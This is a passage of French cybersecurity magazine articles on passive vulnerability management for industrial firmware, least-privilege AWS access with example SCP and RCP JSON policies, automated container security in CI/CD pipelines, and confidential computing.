Il n'est pas rare de trouver, dans ces firmwares, des backdoors, documentées ou laissées volontairement pour des raisons de support technique, ainsi que des identifiants codés en dur, susceptibles d'être exploités pour une élévation de privilèges. L'intégration de bibliothèques tierces obsolètes, comme d'anciennes versions d'OpenSSL ou de piles TCP/IP vulnérables, aggrave encore le problème en élargissant la surface d'attaque. Par ailleurs, les protocoles industriels utilisés pour les communications comme Modbus, DNP3 ou S7, ne sont ni chiffrés ni authentifiés dans la plupart des cas. Cette absence de protection expose les échanges à des risques d'interception, de falsification, voire d'injection de commandes malveillantes.

À ce niveau bas du système, les mécanismes de sécurité classiques échouent. La journalisation des événements est souvent absente ou très limitée, et les solutions de cybersécurité conçues pour l'IT ne sont pas adaptées à la diversité technologique des environnements OT. Installer un agent, scanner activement un équipement ou provoquer un redémarrage sont des actions généralement proscrites dans l'industrie, où la disponibilité prime sur tout.

Dans ce contexte, seule une approche passive et contextuelle permet de sécuriser efficacement les firmwares industriels. En observant le trafic réseau généré par les équipements sans interaction directe c'est-à-dire sans scan actif ni déploiement d'agent, il devient possible d'identifier les signatures logicielles, de détecter des anomalies comportementales et de remonter des signaux faibles révélateurs d'une compromission. Ces observations, croisées avec des bases de vulnérabilités connues et des indicateurs de compromission (CVEs, ICS

advisories, vulnérabilités 0-day, etc.), permettent d'évaluer la criticité réelle d'un risque dans un contexte industriel donné. Cela permet non seulement de repérer un firmware vulnérable sur un automate, une passerelle ou une caméra IP, mais aussi de prioriser les risques en tenant compte du rôle de l'équipement dans les processus industriels, de son niveau d'exposition et de sa criticité. Lorsqu'un firmware obsolète ou exposé est détecté, des actions de remédiation adaptées sont corrélées - isolement de l'équipement, mise en place de règles de surveillance ciblées ou encore reconfiguration sécurisée pour limiter les risques - y compris dans les cas où la mise à jour du firmware est impossible ou non prévue.

Priorisation des vulnérabilités OT : une approche contextuelle indispensable

Dans les environnements industriels, la gestion d'un backlog de vulnérabilités ne peut se limiter à l'usage de la notation CVSS. Bien que largement adoptée dans les systèmes IT, cette métrique standardisée reste insuffisante pour évaluer les risques en contexte OT, se concentrant sur les caractéristiques techniques d'une faille, sans prendre en compte les réalités opérationnelles, les enjeux de sûreté ou l'importance du dispositif dans la chaîne de production. Une vulnérabilité jugée critique sur le papier peut, dans les faits, avoir peu d'impact si elle touche un équipement redondé, isolé du réseau et faiblement exposé. À l'inverse, une faille classée comme modérée peut représenter un risque majeur si elle affecte un composant central à la sécurité du procédé ou à la continuité des opérations.

Pour prioriser efficacement les vulnérabilités dans un environnement industriel, il est impératif d'intégrer des critères contextuels plus riches. La criticité d'un actif dépend de son rôle dans le procédé, de sa connectivité, de son positionnement dans l'architecture industrielle, mais aussi de son impact potentiel sur la sécurité des personnes et des biens. Certaines vulnérabilités, si elles sont exploitées, peuvent provoquer des situations dangereuses pour le personnel sur site. La facilité d'accès physique ou logique à l'équipement constitue également un facteur déterminant : un dispositif protégé par un air gap strict ou une segmentation bien configurée ne présente pas le même niveau de risque qu'un équipement accessible à travers un VPN mal sécurisé ou exposé à Internet.

La probabilité d'exploitation, elle aussi, doit être évaluée dynamiquement. L'existence d'un exploit public ou la détection de campagnes actives ciblant une vulnérabilité spécifique sont autant de signaux d'alerte. En revanche, l'existence de mesures compensatoires comme les règles de pare-feu, une surveillance renforcée, du contrôle d'accès physique, peut atténuer le niveau de menace. Face à ces enjeux, il faut abandonner toute logique de remédiation fondée sur le volume de failles détectées, mais lui préférer une approche fondée sur l'exposition au risque. Il ne s'agit plus de tout corriger, mais de concentrer les efforts sur les vulnérabilités qui constituent un réel danger pour la continuité d'activité ou la sécurité humaine. Cette stratégie repose ainsi sur une compréhension fine du contexte opérationnel de chaque actif : son usage, sa connectivité, son exposition réelle aux menaces, ainsi que les protections déjà en place. Elle permet d'allouer les ressources limitées à la réduction des risques concrets, plutôt qu'à la chasse aux scores CVSS élevés. Dans cette approche, l'automatisation et l'intelligence artificielle jouent un rôle clé. Elles permettent de collecter et croiser les données issues de différentes sources – inventaires OT, télémétrie réseau, bases de vulnérabilités, sources de renseignement sur les menaces – pour évaluer dynamiquement les risques, recommander des actions ciblées (qu'il s'agisse de patchs ou de mesures compensatoires), et documenter les décisions prises. Ce changement de paradigme favorise aussi une meilleure coopération entre les équipes IT et OT, souvent en désaccord sur les priorités de remédiation. En les alignant sur une stratégie commune, fondée sur la réalité du terrain et la criticité métier, cette méthode crée les conditions d'une cybersécurité industrielle pragmatique, efficace, et sans compromis sur la disponibilité des systèmes.

Vers une cybersécurité OT intégrée, intelligente et opérationnelle

Face à l'ampleur et à la complexité des vulnérabilités OT, une simple juxtaposition d'outils ou l'application mécanique de standards IT ne suffit plus. Ce qu'exige désormais le terrain, c'est une approche de gestion unifiée des vulnérabilités (UVM), conçue dès l'origine pour les réalités industrielles : hétérogénéité des équipements, impossibilité d'instrumentation directe, exigences de continuité de service, et poids croissant des risques cyber sur la production.

L'UVM marque un tournant technologique et méthodologique. Elle introduit la détection passive, la priorisation contextuelle et la remédiation automatisée, en s'appuyant sur des capacités d'observation avancées, dopées à l'intelligence artificielle. Cela permet non seulement de détecter les vulnérabilités connues (y compris firmware), mais aussi d'identifier les dérives comportementales et de réduire efficacement les délais de traitement (MTTR).

Appliquée aux environnements OT, cette approche ne se contente pas d'améliorer la visibilité : elle redonne aux équipes de sécurité industrielle les moyens de reprendre le contrôle, sans perturber les opérations et favorise une gestion du risque en continu.

Saba BEROL

Je travaille en sécurité sur AWS depuis maintenant 5 ans via IPPON Technologies.

J'ai constaté lors de mes diverses interventions en entreprise que la gestion de politique d'accès n'était pas évidente. Je voudrais donc partager avec vous une façon basique d'instaurer une gestion de moindre privilège sans remettre en question tout votre SI.

Vers un modèle Zero Trust avec AWS : sécuriser les accès cloud au scalpel

LE MOINDRE PRIVILÈGE : UN PRINCIPE FONDAMENTAL SOUVENT NÉGLIGÉ.

Dans de nombreuses entreprises, la gestion des permissions est encore trop souvent abordée avec légèreté, voire négligence. Par souci de simplicité ou de rapidité, les utilisateurs héritent de droits excessifs, les rôles sont réutilisés sans discernement, et les accès ne sont que rarement revus une fois accordés. Ce comportement peut sembler pratique à court terme, mais il ouvre la porte à des risques majeurs : fuites de données, élévation de privilèges non contrôlée, compromission de systèmes critiques.

Dans cet article, nous allons explorer pourquoi et comment structurer une approche "moindre privilège" efficace sur AWS, en nous appuyant sur les Service Control Policies (SCP), les Resource Control Policies (RCP), et une segmentation intelligente par thématique.

Introduction AWS et la sécurité

L'avènement du cloud devait nous apporter une couche de sécurité accrue de nos systèmes d'information (SI), cela aurait été un rêve auquel beaucoup auraient aimé croire. Cela dit, il a pu se réaliser à moitié.

Dans une optique où tout est nuage, il n'y a plus l'aspect tangible à protéger, du moins du point de vue du client. Au-delà de cette couche d'abstraction, il faut noter tout de même une façon d'interagir avec la machine propre à chaque fournisseur de cloud, ainsi les démarches en termes de sécurité y sont différentes.

Dans le cloud, l'approche via des services, une certaine répartition de la responsabilité et l'automatisation mieux intégrée sont des aspects qui divergent de son corollaire, soit le on-premise (sur site). De cette façon, les stratégies de défense n'auront pas le même niveau d'intégration.

Une défense périmétrique aussi appelée "sécurité en château fort" qui se base principalement sur la protection des frontières du réseau n'aura par exemple pas la même pertinence qu'une défense en profondeur surnommée "le modèle de l'aéroport" consistant à sécuriser chaque zone d'accès à des ressources avec de l'authentification et de la mise en place de droits maîtrisés.

Maintenant, pourquoi l'utopie d'une sécurité accrue sans effort ne s'est pas réalisée ? Parce qu'AWS permet une granularité extrême, mais ça reste au client de choisir son niveau. Cela demande de la connaissance, de la compétence et une réelle volonté d'une infrastructure dominée par le contrôle.

Introduction au Zero Trust

Le zero trust est un concept qui vise à réduire la confiance implicite, que ce soit au niveau réseau ou encore celui des utilisateurs. Chaque élément de notre système d'information est corruptible et de ce fait doit être contrôlé. Si celle-ci peut passer par de la segmentation réseau, dans le cloud c'est surtout le contrôle des accès qui sera le plus accentué. Le blocage et la vérification stricte et continue sont de mise pour une stratégie zéro truste la plus réussie possible.
Cela se traduit plus simplement par considérer comme hostile tout élément du SI jusqu'à preuve du contraire et tout ça ne s'arrête pas à la limitation, mais aussi à la surveillance continue via de l'audit.

Les Politiques

À l'ère d'AWS, où les services sont nombreux, interdépendants et accessibles par API, la granularité des permissions exige une rigueur accrue. Or, la facilité d'octroi de droit combinée à une faible culture des risques liés aux accès conduit trop souvent à une explosion incontrôlée des permissions.

Chaque API est une surface d'attaque, car chaque appel API permet à un client d'interagir avec les ressources cloud. Elle peut induire une lecture, une modification, une suppression ou encore une exécution de code. Par conséquent, toute API exposée est potentiellement une porte d'entrée pour un attaquant.

L'adoption du cloud à plus large échelle a engendré une explosion du nombre d'API REST et une interconnexion constante entre services internes et externes via des API de sorte qu'il y ait plus de points d'exposition potentiels à des vulnérabilités (authentification faible, injection, fuite de données…).

Connaître les niveaux d'accès

Les différentes entités du SI ne vont pas avoir les mêmes besoins et donc n'auront pas les mêmes accès et mêmes droits. Il y a les utilisateurs et les rôles. À eux s'attachent des politiques contenant des accès et des droits. AWS fournit des politiques par défaut, mais elles ne doivent pas être utilisées sans stratégie.

Même si deux équipes différentes ont besoin des mêmes privilèges, il est nécessaire de séparer les rôles attribués. Cela permettra ainsi un certain niveau de filtrage dans des politiques d'interdiction.

En exemple, supposons que nous avons deux équipes travaillant dans le cloud, nous avons une équipe de BUILD et une équipe de RUN. Ces deux équipes ont toutes deux besoin de plus de droits qu'une équipe classique. On appelle ça plus com-

munément les comptes à privilèges. En utilisant un rôle classique d'administration pour ces deux groupes, il ne sera pas possible de limiter des actions de l'équipe RUN par rapport à celle de l'équipe BUILD, vu qu'ils utilisent tous deux le même rôle. Donc si vous interdisez une action à l'équipe RUN comme supprimer des logs sur leur rôle, vous bloquez aussi la suppression de logs pour l'équipe de BUILD. Or, si je crée deux rôles distincts, bien qu'ils aient les mêmes droits, vous pourrez faire un filtrage d'accès sur les noms des rôles personnalisés pour ces deux équipes.

Gestion des politiques

AWS fournit deux types de politiques :

- Les identities-base policies : ce sont les politiques qui s'appliquent au niveau des identités
- les ressources base policies : ce sont les politiques qui s'appliquent au niveau des ressources.

Service Controle Policies

Sur les politiques liées au niveau des identités, nous pouvons appliquer ce qu'on appelle des Service Controle Policies (SCP) désactivés initialement. Une fois activée, une règle par défaut en ALLOW Explicite sur tous les comptes de l'organisation est appliquée. Sans ça, plus aucune action n'est autorisée sur les comptes (sauf pour le compte de management où les SCP n'ont aucun impact sur les rôles et users). Elles peuvent s'attacher à différents niveaux d'une organisation.
Il est possible d'utiliser deux effets, le ALLOW et le DENY.

DENY

Vous pouvez utiliser des effets d'interdiction pour limiter ce que peuvent faire des identités quel que soit leur droit attaché.
Les SCP ont des limites de caractère dans une seule et même politique, l'idéal est donc de créer des SCP avec une segmentation intelligente par thématique.

Exemple de thématique

Traçabilité des actions et de l'alerting :
Garantir que toutes les actions sensibles sont enregistrées et auditées, et empêcher toute désactivation ou altération des mécanismes de journalisation et d'alerte.
Services : Cloudtrail, Config, Eventbridge, SNS, etc
Exemples :

- Interdire la désactivation de CloudTrail
- Bloquer la suppression de logs

Gestion des permissions :
Empêcher les utilisateurs ou rôles de s'octroyer ou d'octroyer à d'autres des droits non autorisés, directement ou indirectement.
Services : IAM, STS, AssumeRole, etc.
Exemples :

- Limiter `sts:AssumeRole` à des rôles autorisés
- Restreindre l'utilisation des actions `PassRole`

Corruption du SI :
Empêcher les actions qui pourraient compromettre l'intégrité du système d'information (modification de code, suppression de ressources, altération de configuration).
Services : EC2, Lambda, ECS, ECR, etc.
Exemples :

- Interdire la suppression ou modification de fonctions Lambda critiques
- Restreindre l'accès à des ressources système (AMI, EBS)
- Empêcher les modifications sur les configurations réseau sensibles

Gestion de l'organisation :
Protéger les fonctions centrales de l'organisation AWS : comptes, OU, facturation, SCP, etc.

- Interdire à un compte de quitter l'organisation

Restriction de région : Limite de région

Gestion réseau et exposition Internet :
Éviter les expositions publiques non maîtrisées.
Services : EC2 (VPC, Internet Gateway)

- Interdire la suppression ou la création d'éléments réseau

Risque financier :
Bloquer l'usage abusif ou involontaire de services coûteux
Limite d'utilisation de service (EC2 : Type d'instance; SageMaker, Redshift etc)

Règles personnalisées :
Limiter l'utilisation de service et des actions sur des comptes précis.

ALLOW

Dans le cas où vous retiriez la règle par défaut d'AWS sur des comptes précis, vous pourriez donc créer une règle qui autorise seulement les services nécessaires sur un compte donné.

En exemple le compte de log

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "s3:*",
        "config:*",
        "cloudtrail:*"
      ],
      "Resource": "*"
    }
  ]
}
```

Rien ne vous empêche d'utiliser des interdictions pour limiter les actions des services autorisés qui ne seraient aucunement légitimes.

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "s3:*",
        "config:*",
        "cloudtrail:*"
      ],
      "Resource": "*"
    },
    {
      "Sid": "PreventAccidentalDeletionObject",
      "Effect": "Deny",
      "Action": [
        "s3:DeleteObject",
      ],
      "Resource": "<bucket_arn>"
    }
  ]
}
```

Vous pouvez à nouveau utiliser des conditions pour affiner davantage votre gestion des droits.

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "s3:*",
        "config:*",
        "cloudtrail:*"
      ],
      "Resource": "*"
    },
    {
      "Sid": "PreventAccidentalDeletionObject",
      "Effect": "Deny",
      "Action": [
        "s3:DeleteObject",
      ],
      "Resource": "<bucket_arn_of_log>",
      "Condition": {
        "StringNotLike": {
          "aws:PrincipalARN": [
            "arn:aws:iam::*:role/ADMIN_BUILD"
          ]
```




Figure A

```
        }
      }
    }
  ]
}
```

Resources Controle Policies

Au niveau des ressources, nous pouvons appliquer ce qu'on appelle des Resources Controle Policies (RCP) désactivées initialement. Une fois activée, une règle par défaut en ALLOW Explicite sur tous les comptes de l'organisation est appliquée. Contrairement aux SCP elle n'est pas détachable.
Elles ne sont supportées que par 5 services :

- Amazon S3
- AWS Security Token Service
- AWS Key Management Service
- Amazon SQS
- AWS Secrets Manager

Alors qu'une SCP a une gestion interne à l'organisation, une RCP va pouvoir limiter l'accès extérieur à l'organisation sur ses différents services.

Figure A

Étant donné qu'il n'y a que peu de services compatibles, les possibilités sont moindres et le nombre de règles ne sera pas aussi conséquent que vu précédemment.
Restriction d'accès venant de l'extérieur de l'organisation

- Limiter les accès S3
- Forcer les communications ssl
- Interdire les assumerole externes sauf exception.

C'est une liste non exhaustive, mais simple à mettre en place.
Exemples :

```
{
 "Version": "2012-10-17",
 "Statement": [
```

```
  {
   "Sid": "DenyExternalRoleAssumption",
   "Effect": "Deny",
   "Principal": "*",
   "Action": "sts:AssumeRole",
   "NotResource": [
    "arn:aws:iam::*:role/Externe-Role",
   ],
   "Condition": {
    "StringNotEquals": {
     "aws:PrincipalOrgID": "o-id"
    }
   }
  }
 ]
}
```

Resource base policies

Les SCP et RCP seront utilisés pour limiter les actions des comptes ou non à privilège. Elles servent de garde-fou, cela n'exempte donc pas de gérer les politiques à moins grande échelle via IAM ou sur les resources base policies.

Il est donc possible d'adopter une stratégie de limitation extrême au niveau des resources base policies, en partant sur une stratégie dont la logique est de tout interdire sauf quelques actions sur quelques ressources.

Modèle d'exception sur un bucket S3

```
{
 "Version": "2012-10-17",
 "Statement": [
   {
     "Effect": "Deny",
     "Principal": "*",
     "Action": [
```

```
       "s3:*",
     ],
     "Resource": "*",
     "Condition": {
       "ArnNotEquals": {
         "aws:PrincipalARN": [
         "arn:aws:iam::<accountid>:role/ADMIN_BUILD",
           "arn:aws:iam::<accountid>:role/ADMIN_RUN"
         ]
       }
     }
   }
 ]
}
```

Une discipline stratégique, pas une option !

Mettre en œuvre le principe du moindre privilège dans un environnement AWS n'est pas qu'un exercice de conformité ou de sécurité, c'est un levier stratégique pour réduire la surface d'attaque, limiter les erreurs humaines et maîtriser les coûts.

En structurant les politiques par thématique de risque ou de fonction, traçabilité, gestion des accès, ou encore élévation de privilège, il devient possible de gagner en lisibilité, en efficacité, et en maîtrise, tout en respectant les limites techniques imposées par AWS.

L'objectif était de donner des bases stratégiques pour une implémentation clé en main, mais la rigueur dans la gestion des permissions n'est plus une option aujourd'hui. C'est un réflexe à inscrire dans la culture technique des équipes, dès la conception des comptes AWS. Et plus cette discipline est appliquée tôt, plus elle devient simple à maintenir et efficace sur le long terme.

De Kubernetes au noyau : maîtriser la surface d'attaque de l'écosystème Linux

Cyril Cuvier
Solutions Architect SUSE

Automatiser la sécurité des conteneurs : un enjeu crucial dans la chaîne CI/CD

L'intégration des exigences de sécurité et de conformité dans les pipelines CI/CD cloud natifs représente un véritable défi. Les conteneurs sont conçus pour être légers et portables, mais cette légèreté peut masquer des failles. Une image vulnérable déployée en production peut compromettre l'intégralité d'un cluster Kubernetes. L'orchestration dynamique va compliquer encore plus la surveillance : les pods apparaissent, disparaissent ou migrent, rendant difficile tout contrôle continu. Pour y faire face, une approche de sécurité en couches s'impose : depuis l'analyse des images pour détecter les vulnérabilités et les écarts de conformité, jusqu'à la mise en œuvre de protections actives en production, sur le réseau, les conteneurs et les serveurs. Mais attention aux écueils : une détection massive sans remédiation efficace noiera les équipes sous les alertes ; à l'inverse, une sécurité limitée à l'exécution, sans gouvernance en amont, exposera le pipeline à des attaques critiques.

Dans un contexte de cybermenaces grandissantes, garantir la sécurité de la chaîne d'approvisionnement logicielle est essentiel. Chaque artefact logiciel utilisé peut devenir une porte d'entrée pour des attaques. La provenance et la traçabilité des artefacts constituent le fondement des bonnes pratiques en sécurité. Une chaîne d'approvisionnement sécurisée repose sur l'authentification et la vérification de chaque composant, du code source à l'image conteneur. Cela inclut la signature numérique, des registres sécurisés et l'analyse proactive des vulnérabilités. Intégrer ces contrôles dans les processus DevSecOps réduit fortement les risques d'intrusions ou de compromissions par des dépendances douteuses. Une chaîne d'approvisionnement sécurisée est désormais une exigence stratégique incontournable.

Pourquoi la sécurité est-elle critique dès les premières étapes du pipeline CI/CD ?

Dès les premières étapes du pipeline CI/CD, de multiples points d'entrée peuvent exposer l'environnement à des compromissions. L'objectif de la sécurité des conteneurs est justement de traiter ces risques en amont afin d'éviter que des vulnérabilités n'atteignent l'environnement de production.
Figure 1

Des vulnérabilités peuvent apparaître lors de la création des images, dans le registre, ou même en production. Toutes ne disposent pas immédiatement de correctifs, et certaines ne sont détectées qu'après déploiement. Cette dynamique exige




Figure 1

une vigilance constante et une analyse continue. De même, l'ajout d'étapes manuelles de contrôle ou de configuration trop lourdes peut ralentir, voire bloquer, la cadence de livraison continue. Les équipes de sécurité doivent donc trouver un équilibre entre protection et agilité, pour ne pas freiner les objectifs business. Les outils cloud native -environnements de développement, registres ou Kubernetes lui-même - sont souvent complexes et récents, ce qui multiplie les risques d'erreurs de configuration. Même si une configuration est sécurisée à un instant T, une mise à jour ou un déploiement ultérieur peut l'ouvrir à de nouvelles attaques, d'où la nécessité d'audits et de contrôles continus. Kubernetes, les runtimes (CRI-O, containerd) et les registres de conteneurs, sont une cible privilégiée des attaques Zero Day, l'expansion rapide des conteneurs en production combinée à un manque général d'expérience opérationnelle augmente le risque d'exploitation de leurs failles. Enfin, au-delà de la prévention, la production doit être protégée avec des méthodes rigoureuses : analyses de vulnérabilités régulières, audits de conformité, renforcement des infrastructures. Pour les données sensibles, une sécurité renforcée, avec une défense en profondeur réseau et périphérique, ainsi que pendant leur traitement est également indispensable.

Les 10 étapes pour l'automatisation de la sécurité des conteneurs

1. Analyse de la phase de création

Les images de conteneur doivent être analysées dès leur création afin de détecter d'éventuelles vulnérabilités ou violations de conformité. Cette phase de création peut être inter-

rompue si des problèmes sont identifiés pour y appliquer une correction ou un traitement. Des plug-ins disponibles pour les outils d'intégration et de déploiement continus les plus courants, tels que Jenkins, CircleCI, Azure DevOps, GitLab, Bamboo, etc. facilitent l'intégration de cette analyse.

2 Analyse des registres

Une fois que les images ont été validées, elles sont stockées dans des registres, où elles peuvent être analysées à nouveau. Cela permet de détecter de nouvelles vulnérabilités qui pourraient apparaître avec le temps ou avoir été introduites ultérieurement. Les résultats peuvent être corrélés à des contrôles d'admission (voir point n°7 ci-dessous) afin d'empêcher le déploiement d'images non autorisées ou avec des failles de sécurité.

3 Analyse de la production, bancs d'essai et audits de conformité CIS

L'analyse et les audits doivent aussi pouvoir couvrir les environnements de préproduction et de production. Cela inclut l'analyse des vulnérabilités pendant l'exécution, des tests de configuration basés sur les recommandations CIS pour Kubernetes et Docker, ainsi que des contrôles de conformité adaptés aux besoins spécifiques de l'organisation.

4 Création de rapports sur les risques et gestion des vulnérabilités

Même si la gestion des environnements à haut risque et l'interprétation des rapports de gestion des vulnérabilités impliquent généralement un examen manuel, les alertes et la corrélation peuvent être automatisées pour accélérer et faciliter l'évaluation ainsi que la remédiation.

5 Politique de sécurité sous forme de code

Les règles de sécurité pour les nouvelles applications peuvent être définies et mises en place automatiquement, sous forme de code. C'est le même principe que les fichiers YAML utilisés par Kubernetes pour gérer les déploiements. Grâce à cette automatisation, chaque nouvelle application ou mise à jour est automatiquement protégée dès qu'elle est déployée en production.

6 Apprentissage comportemental des applications

L'apprentissage comportemental est une technique clé pour définir automatiquement le fonctionnement normal d'une application : connexions réseau, protocoles utilisés, processus lancés ou accès aux fichiers autorisés. En combinant cette approche avec des règles de sécurité définies sous forme de code (voir point n°5), il devient possible d'automatiser la protection des applications tout au long de leur cycle de vie, du développement jusqu'à la production.

7 Contrôles d'admission

Les contrôles d'admission jouent un rôle clé en faisant le lien entre le pipeline CI/CD et l'environnement de production. Une fois les règles définies, ils permettent d'empêcher automatiquement le déploiement d'applications vulnérables ou non autorisées.

8 Pare-feu du réseau de conteneurs

Un pare-feu de conteneurs Layer 7 (couche Application) assure automatiquement la segmentation du réseau en bloquant les attaques et les connexions non autorisées. La création et la gestion de ces règles réseau basées sur des listes blanches peuvent être automatisées grâce à du code (voir point n°5) et à l'apprentissage comportemental (voir point n°6).

9 Workload des conteneurs et sécurité des serveurs (périphériques)

Les conteneurs et serveurs doivent être surveillés en permanence pour repérer tout comportement suspect ou non autorisé, comme des processus inhabituels ou des accès aux fichiers anormaux. Ces actions peuvent être bloquées automatiquement. La définition et la gestion de ces règles de liste blanche peuvent être automatisées via du code (voir point n°5) en s'appuyant sur l'apprentissage comportemental (voir point n°6).

10 Alertes, réponses et analyses

Enfin, en cas d'activités suspectes, des alertes peuvent être déclenchées automatiquement, accompagnées de réponses adaptées et d'analyses spécialisées. Cela peut inclure la mise en quarantaine des conteneurs, la capture de paquets réseau, ainsi que l'envoi de notifications personnalisées aux systèmes de gestion des incidents. **Figure 2**




Figure 2 : *10 étapes pour une sécurité complète du cycle de vie*

Confidential Computing : protéger les données pendant leur traitement en attestant de la conformité

La protection de Linux a toujours reposé sur des politiques de sécurité très strictes comme le contrôle d'accès obligatoire (SELinux, AppArmor), l'isolation grâce aux espaces de

noms et aux cgroups, ainsi que le durcissement du noyau avec des correctifs et le live patching.

Cependant, avec la migration des charges de travail vers des environnements multi-tenant, virtualisés ou cloud native, une nouvelle menace apparaît : des attaques ciblant les données en cours d'utilisation, même lorsque le système hôte est bien sécurisé. Historiquement, les stratégies de sécurité des données se sont concentrées sur leur chiffrement au repos (stockage) et en transit (échange réseau). Ces mécanismes, aujourd'hui largement standardisés, ne protègent toutefois pas les données en cours d'utilisation, c'est-à-dire lorsqu'elles sont chargées en mémoire et traitées activement par une application. La mémoire vive et les processeurs sont partagés entre des charges de travail potentiellement concurrentes, exposant les données à des attaques même lorsque les couches réseau et disque sont sécurisées. De même, un hyperviseur compromis ou un accès latéral à la mémoire peut suffire à contourner les protections traditionnelles. C'est dans ce contexte qu'intervient le Confidential Computing. En combinant chiffrement des données en cours d'usage et attestation de l'environnement d'exécution, cette technologie s'impose comme un pilier des architectures cloud et Edge sécurisées. Plus concrètement, un moteur de chiffrement est inséré entre le module d'accès à la mémoire au sein du processeur et la mémoire physique externe. Les données en clair ne résidant ainsi qu'à l'intérieur du processeur. En isolant les traitements sensibles dans des enclaves sécurisées (Trusted Execution Environments – TEE), cette approche garantit que les données restent chiffrées même en mémoire, inaccessibles à tout acteur non autorisé, même en cas de faille du système ou d'accès aux snapshots de VM. C'est l'un des aspects les plus complexes à mettre en œuvre, car il nécessite un support matériel pour être réellement efficace. **Figure 3**

